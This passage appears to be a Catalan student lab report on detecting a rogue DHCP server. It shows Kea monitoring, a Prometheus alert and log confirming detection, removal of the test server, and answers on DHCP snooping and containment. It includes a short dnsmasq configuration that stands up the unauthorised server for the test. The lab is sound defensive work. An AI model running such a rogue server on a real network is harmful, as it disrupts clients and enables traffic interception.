#dhcp-ignore-names=tag:wpad-ignore

interface=enp0s3
dhcp-range=172.24.63.210,172.24.63.220,12h
port=0
dhcp-broadcast
```

Des de un client he forçat una desconexió i reconexió de la interfície, provocant que el client envii un nou Discover que pot ser respost pel servidor principal (Kea) o com pel servidor rogue (dnsmasq) depenent de quin respongui primer.

```
smartinez6@SMG-UD1: ~  
smartinez6@SMG-UD1:~$ sudo nmcli device disconnect enp0s3  
El dispositivo «enp0s3» ha sido desconectado correctamente.  
smartinez6@SMG-UD1:~$ sudo nmcli device connect enp0s3  
El dispositivo «enp0s3» se activó correctamente con «1eef7e45-3b9d-3043-bee3-fc5925c90273».
```

Es confirma que la mètrica dhcp_rogue_server_detected a canviat a 1.
/var/log/dhcp-rogue.log confirma el registre de l'alerta amb la IP del servidor no autoritzat detectat 172.24.63.101

```
smartinez6@kea-server-shailamartinez:~$ curl http://172.24.63.10:9101/metrics | grep dhcp_rogue  
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current  
           Dload  Upload   Total      Spent    Left     Speed  
100   2041  100   2041    0      0  314.6k    0      0      0      0      0  
# HELP dhcp_rogue_server_detected Servidor DHCP no autoritzat detectat (1=si, 0=no)  
# TYPE dhcp_rogue_server_detected gauge  
dhcp_rogue_server_detected 1.0  
smartinez6@kea-server-shailamartinez:~$ sudo cat /var/log/dhcp-rogue.log  
[ALERT] Rogue DHCP detected from 172.24.63.101  
smartinez6@kea-server-shailamartinez:~$ |
```


Alerta de RogueDHCPServerDetected en estat Firing.

The screenshot shows the Prometheus Alerts interface. At the top, there are filters for 'Inactive (1)', 'Pending (0)', and 'Firing (1)'. Below the filters, the alert rule is shown: `/etc/prometheus/alert-rules.yml > dhcp_alerts_shailamartinez`. The alert `DHCPPoolExhaustionWarning` is inactive, while `RogueDHCPServerDetected` is active (1 active). The alert details are as follows:

```
name: RogueDHCPServerDetected  
expr: dhcp_rogue_server_detected == 1  
labels:  
  severity: critical  
annotations:  
  summary: Servidor DHCP no autoritzat detectat a la xarxa shailamartinez
```

Labels	State	Active Since	Value
alertname: RogueDHCPServerDetected instance: 172.24.63.10:9101 job: rogue-detector-shailamartinez severity: critical	FIRING	2026-09-30T21:14:26.07776776Z	1

Al dashboard de Grafana es pot veure que surt l'avís de Rogue detectat.



Per últim he aturat el servei dnsmasq i l'he desinstallat.

```
smartinez6@smg-us2:~$ sudo systemctl stop dnsmasq
smartinez6@smg-us2:~$ sudo apt purge -y dnsmasq
The following packages were automatically installed and are no longer required:
  dns-root-data          linux-headers-7.0.0-30-generic  linux-modules-7.0.0-30-generic
  dnsmasq-base           linux-image-unsigned-7.0.0-30-generic  linux-tools-7.0.0-30
  linux-headers-7.0.0-30  linux-main-modules-zfs-7.0.0-30-generic  linux-tools-7.0.0-30-generic
Use 'sudo apt autoremove' to remove them.

REMOVING:
  dnsmasq*

Summary:
  Upgrading: 0, Installing: 0, Removing: 1, Not Upgrading: 0
  Freed space: 89.1 kB

(Reading database... 139680 files and directories currently installed.)
Removing dnsmasq (2.92-1ubuntu0.4)...
(Reading database... 139667 files and directories currently installed.)
Purging configuration files for dnsmasq (2.92-1ubuntu0.4)...
smartinez6@smg-us2:~$ sudo apt autoremove -y
REMOVING:
  dns-root-data          linux-headers-7.0.0-30-generic  linux-modules-7.0.0-30-generic
  dnsmasq-base           linux-image-unsigned-7.0.0-30-generic  linux-tools-7.0.0-30
  linux-headers-7.0.0-30  linux-main-modules-zfs-7.0.0-30-generic  linux-tools-7.0.0-30-generic

Summary:
  Upgrading: 0, Installing: 0, Removing: 9, Not Upgrading: 0
  Freed space: 320 MB

(Reading database... 139657 files and directories currently installed.)
Removing dns-root-data (2025080400build1)...
Removing dnsmasq-base (2.92-1ubuntu0.4)...
Removing linux-headers-7.0.0-30-generic (7.0.0-30.30)...
Removing linux-headers-7.0.0-30 (7.0.0-30.30)...
Removing linux-tools-7.0.0-30-generic (7.0.0-30.30)...
Removing linux-tools-7.0.0-30 (7.0.0-30.30)...
Removing linux-main-modules-zfs-7.0.0-30-generic (7.0.0-30.30)...

Removing linux-image-unsigned-7.0.0-30-generic (7.0.0-30.30)...
I: /boot/vmlinuz.old is now a symlink to vmlinuz-7.0.0-34-generic
I: /boot/initrd.img.old is now a symlink to initrd.img-7.0.0-34-generic
/etc/kernel/postrm.d/kdump-tools:
kdump-tools: Removing kdump tracking files for kernel version: 7.0.0-30-generic
/etc/kernel/postrm.d/zz-update-grub:
Sourcing file '/etc/default/grub'
Sourcing file '/etc/default/grub.d/kdump-tools.cfg'
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-7.0.0-34-generic
Found initrd image: /boot/initrd.img-7.0.0-34-generic
Warning: os-prober will not be executed to detect other bootable partitions.
Systems on them will not be added to the GRUB boot configuration.
Check GRUB_DISABLE_OS_PROBER documentation entry.
Adding boot menu entry for UEFI Firmware Settings ...
done
Removing linux-modules-7.0.0-30-generic (7.0.0-30.30)...
Processing triggers for dbus (1.16.2-2ubuntu4)...
Processing triggers for man-db (2.13.1-1build1)...
smartinez6@smg-us2:~$ |
```

Qüestions

1. Per què cal utilitzar un llindar (90%) enlloc d'alertar directament al 100% d'ocupació del pool?

Perquè d'aquesta manera al 90% es pot tenir un marge abans de que el pool s'esgoti i poder actuar, si arriba al 100% els clients deixen de rebre IPs.

2. Quina limitació té el vostre detector de rogue DHCP (basat en tcpdump) comparat amb DHCP Snooping a nivell de switch, tal com es descriu a Ciberseguretat DHCP?

Només analitza els paquets que arriben a la seva pròpia interfície i només detecta i no boqueja. El DHCP Snooping pot bloquejar els servidors DHCP no autoritzats (funciona al switch) metre que es detecta i genera una alerta.

3. Si haguéssiu de desplegar aquesta monitorització a producció, quins altres atacs de la pàgina de ciberseguretat (Option Injection, Relay Attacks, Fingerprinting) us agradaria també monitoritzar, i amb quina mètrica ho faríeu?

Option injection: comptador “dhcp_option_injected” per opcions del DHCP modificades o valors no esperats

Relay attacks: dhcp_relay_detected compta per peticions DHCP que arribin de relays o servidors DHCP no autoritzats.

Fingerprinting: compta quants cops repeteix el mateix patró en poc temps, ja que un script d'atac sol repetir sempre el mateix patró a diferència dels clients reals “dhcp_fingerprint_repeat_total”

4. Quines accions immediates (contenció) prendríeu si l'alerta RogueDHCPServerDetected es dispara en un entorn real?

Primer detectar el port del switch on està connectat, després apartar el dispositiu o apagar el port del switch o posar una Vlan aïllada, comprovar si algun dispositiu client a rebut una IP del rogue incorrecta i forçar una renovació. Revisar els logs del servidor, també es podria implementar DHCP Snooping per poder revisar i bloquejar els servers DHCP no autoritzats.